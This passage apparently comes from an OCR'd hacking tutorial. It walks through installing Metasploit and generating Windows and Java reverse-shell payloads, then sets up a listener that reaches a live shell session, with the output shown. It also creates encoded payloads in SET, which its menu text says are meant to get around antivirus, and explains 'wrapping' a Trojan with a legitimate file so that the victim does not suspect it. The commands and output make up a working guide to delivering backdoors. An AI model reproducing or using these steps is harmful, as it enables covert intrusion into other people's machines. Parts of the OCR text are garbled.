



Image Name	Path	PID	Image Base	Image Size	Threads	CPU	Mem Usage	Created
System Id...		0	00000000	00000000	1	95	28 KiB	-
System		4	00000000	00000000	64	1	236 KiB	-
smss.exe	\SystemRoot\System32\smss.exe	652	48580000	0000F000	3	0	388 KiB	1/2/2013 4:33:51 PM
csrss.exe	\??\C:\WINDOWS\system32\csrss.exe	700	4A680000	00005000	11	0	3.22 MiB	1/2/2013 4:33:53 PM
winlogon....	\??\C:\WINDOWS\system32\winlogon.exe	724	01000000	00080000	18	0	3.71 MiB	1/2/2013 4:33:53 PM
services....	C:\WINDOWS\system32\services.exe	768	01000000	0001C000	16	0	3.87 MiB	1/2/2013 4:33:53 PM
lsass.exe	C:\WINDOWS\system32\lsass.exe	780	01000000	00006000	19	0	1.14 MiB	1/2/2013 4:33:53 PM
vmacthlp....	C:\Progra \vmacthlp.exe	932	00400000	0006D000	1	0	2.10 MiB	1/2/2013 4:33:54 PM
svchost.e...	C:\WIND	948	01000000	00006000	17	0	4.29 MiB	1/2/2013 4:33:54 PM
svchost.e...	C:\WIND	1008	01000000	00006000	9	0	3.88 MiB	1/2/2013 4:33:55 PM
svchost.e...	C:\WIND	1168	01000000	00006000	49	0	17.67 MiB	1/2/2013 4:33:55 PM
svchost.e...	C:\WIND	1284	01000000	00006000	6	0	2.92 MiB	1/2/2013 4:33:57 PM
svchost.e...	C:\WIND	1468	01000000	00006000	16	0	4.77 MiB	1/2/2013 4:33:57 PM
explorer.e...	C:\WIND	1540	01000000	000FF000	12	1	17.42 MiB	1/2/2013 4:33:57 PM
spoolsv.e...	C:\WINDOWS\system32\spoolsv.exe	1712	01000000	00010000	12	0	5.62 MiB	1/2/2013 4:33:57 PM
rundll32.e...	C:\WINDOWS\system32\rundll32.exe	1792	01000000	0000B000	4	0	2.99 MiB	1/2/2013 4:33:58 PM
vmtoolsd....	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe	1804	00400000	00011000	6	0	12.52 MiB	1/2/2013 4:33:58 PM
jusched.e...	C:\Program Files\Common Files\Java\Java Update\ju...	1812	00400000	00041000	2	0	4.38 MiB	1/2/2013 4:33:58 PM
svchost.e...	C:\WINDOWS\system32\svchost.exe	196	01000000	00006000	5	0	2.91 MiB	1/2/2013 4:34:18 PM
jqs.exe	C:\Program Files\Java\jre7\bin\jqs.exe	256	00400000	0002C000	5	1	1.36 MiB	1/2/2013 4:34:18 PM
snmp.exe	C:\WINDOWS\System32\snmp.exe	412	01000000	0000A000	4	0	3.07 MiB	1/2/2013 4:34:18 PM
vmtoolsd....	C:\Program Files\VMware\VMware Tools\vmtoolsd.exe	624	00400000	00011000	7	1	10.56 MiB	1/2/2013 4:34:26 PM
TPAutoC....	C:\Program Files\VMware\VMware Tools\TPAutoCon...	1652	00400000	0005F000	5	0	3.91 MiB	1/2/2013 4:34:27 PM
alg.exe	C:\WINDOWS\System32\alg.exe	228	01000000	0000D000	6	0	3.16 MiB	1/2/2013 4:34:27 PM
TPAutoC....	C:\Program Files\VMware\VMware Tools\TPAutoCon...	1836	00400000	000AB000	1	0	4.03 MiB	1/2/2013 4:34:28 PM

g) Linux Torjan Tools :



Linux Trojan Tools metasploit

install metasploit on ubuntu

1- Download from sit www.rapid7.com/products/metasploit/download.jsp

```
2- mahmoud@mahmoud-virtual-machine:~$ ./sudo bash
3- mahmoud@mahmoud-virtual-machine:~$ Chmod +x metasploit-latest-linux-installer.run
4- mahmoud@mahmoud-virtual-machine:~$ ./metasploit-latest-linux-installer.run
```

VPS is a machine that has real ip address. We can connect on it in Windows from remote disktop and in Linux from SSH or through VNC program or through Cpanel of the company you bought from it the VPS .

Linux VPS Plus

- **30 GB** Disk Space
- **1024 MB** RAM
- **4096 MB** Burst RAM
- **Unmetered** Bandwidth
- **Equal CPU** (1 core min.)

From $19.95

Linux VPS Pro

- **50 GB** Disk Space
- **2048 MB** RAM
- **6144 MB** Burst RAM
- **Unmetered** Bandwidth
- **Equal CPU** (2 core min.)


From $29.95

h) Installing Metasploit :

Download Metasoloit. You will get the following file.


metasploit-latest-linux-installer.run

Give the file excusable permission to be excutable. Then run the file.



```
metasploit-latest-linux-installer.run
root@mahmoud-virtual-machine:~/Desktop# chmod +X metasploit-latest-linux-install
er.run
root@mahmoud-virtual-machine:~/Desktop# ./metasploit-latest-linux-installer.run
```

Setup the program. Leave the default information
To make update, you need to make registration. You need to access the metasploit through the web browser Fill the information



Login Info

Username*

Password*

Password confirmation*

Optional Info & Settings


Full name

Email address

Organization

Time zone: (GMT+02:00) Athens

Tell him to choose the pro metasploit standard edition. Give him the necessary information



Register & Get Your Free Metasploit Pro Trial Product Key

* Denotes mandatory fields.

* First Name

* Last Name

Job Title

* Company Name

* Country: United States

State/Province: Please Select

* Type of Use: Please select


Contact details are required to validate product trial requests.

* Work Phone

* Work Email

No Free mail or ISP Addresses

You will get license key in email and you will put it in the metasploit activation.
You will get the following interface




Activation Successful

What do you want to do?

Update the metasplot.

#msfupdate

<u>i) Generating Payloads in Metasploit :</u>



Generating Payloads By Metasploit

```
msfconsole
or
msfpayload java/meterpreter/reverse_tcp LHOST=192.168.1.7 LPORT=4444 R > server.jar
```

Start Multi handler

```
use exploit/multi/handler

set PAYLOAD java/meterpreter/reverse_tcp

set LHOST 192.168.1.7

set LPORT 4444

exploit -j
```

The payload is program that through it we can utilise vulnerability on some software so we can access the machine. Metasploit has big number of payload for different types of operating systems and programs.

To see all types of payloads

```
# msfconsole
```

```
Msf> search payloads
```

We want to create palyload that will work in windows machine and its type will be shell code and will use the property reverse connection

```
Msf> search payload/windows/shell
```

```
Msf> use payload/windows/shell/reverse_tcp
```

```
Msf> set LHOST 192.168.52.130   (The ip of hacker machine)
```

```
Msf> generate –f  server –t exe
```


It will create server.exe in the root

Use the multi handler to listen for the payload.

```
Msf > back

Msf> use exploit/multi/handler

Msf>set payload windows/shell/reverse_tcp

Msf> set LHOST 192.168.52.130   (the hacker ip)

Msf> set LPORT 4444

Msf> exploit –j

Msf > sessions –l   (to see the sessions)
```


Msf > sessions –i 2

You can do anything in machine



```
sf exploit(handler) > [*] Starting the payload handler...
*] Command shell session 2 opened (41.32.91.242:4444 -> 192.168.1.7:49174) at 2
)13-07-18 03:08:57 +0200

sf exploit(handler) > sessions -l

ctive sessions
===============

 Id  Type           Information
                      Connection
 --  ----           -----------
                      ----------
 2   shell windows  Microsoft Windows [Version 6.1.7601] Copyright (c) 2009 Mic
rosoft Corporation...  41.32.91.242:4444 -> 192.168.1.7:49174 (192.168.1.7)

sf exploit(handler) > sessions -i 2
*] Starting interaction with 2...

icrosoft Windows [Version 6.1.7601]
opyright (c) 2009 Microsoft Corporation.  All rights reserved.

:\Users\user\Desktop>dir
```

You can create the payload directly



```
mahmoud@mahmoud-virtual-machine:~$ sudo msfpayload payload/windows/shell_reverse
_tcp LHOST 41.32.91.242 LPORT 4444 R>eduors.exe
[sudo] password for mahmoud:
Invalid payload: payload/windows/shell_reverse_tcp
mahmoud@mahmoud-virtual-machine:~$ 
```


You can use the set tool to create payloads. It works with metasploite.

Go applications, exploitation tools, social engineering tools, social engineering toolkit, set

Set> ./set-update


Set > se_toolkit

Press 1 for social engineering attacks.



```
Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Metasploit Framework
   5) Update the Social-Engineer Toolkit
   6) Update SET configuration
   7) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit
```

Press 4 for create a payload and listner




```
 1) Spear-Phishing Attack Vectors
 2) Website Attack Vectors
 3) Infectious Media Generator
 4) Create a Payload and Listener
 5) Mass Mailer Attack
 6) Arduino-Based Attack Vector
 7) SMS Spoofing Attack Vector
 8) Wireless Access Point Attack Vector
 9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules

99) Return back to the main menu.
```

Then, you put the IP of the hacker computer that will listen to the payload.

Choose 1 for the payload windows/shell/reverse_tcp payload

Chose to use encoding

Choose to listen at port 4444



```
Select one of the below, 'backdoored executable' is typically the best. However,
most still get picked up by AV. You may need to do additional packing/crypting
in order to get around basic AV detection.

   1) shikata_ga_nai
   2) No Encoding
   3) Multi-Encoder
   4) Backdoored Executable

set:encoding>1
set:payloads> PORT of the listener [443]:4444
```

It will ask you if you want to operate the listener, tell him yes.


You can find the payloads in pentest /exploits/set/msf.exe
Run the payload at client computer. The shell code sessions will appear at the hacker computer.

```
Set > sessions –l   (to see the sessions)
```

```
Set > sessions –i   1
```


j) Wrapping:

It is to merge the program with picture wso that the client will not suspect the Trojan.



What Is Meant by "Wrapping"?

Wrappers are software packages that can be used to deliver a Trojan. The wrapper binds a legitimate file to the Trojan file. Both the legitimate software and the Trojan are combined into a single executable file and installed when the program is run. Generally, games or other animated installations are used as wrappers because they entertain the user while the Trojan in being installed. This way, the user doesn't notice the slower processing that occurs while the Trojan is being nstalled on the system—the user only sees the legitimate 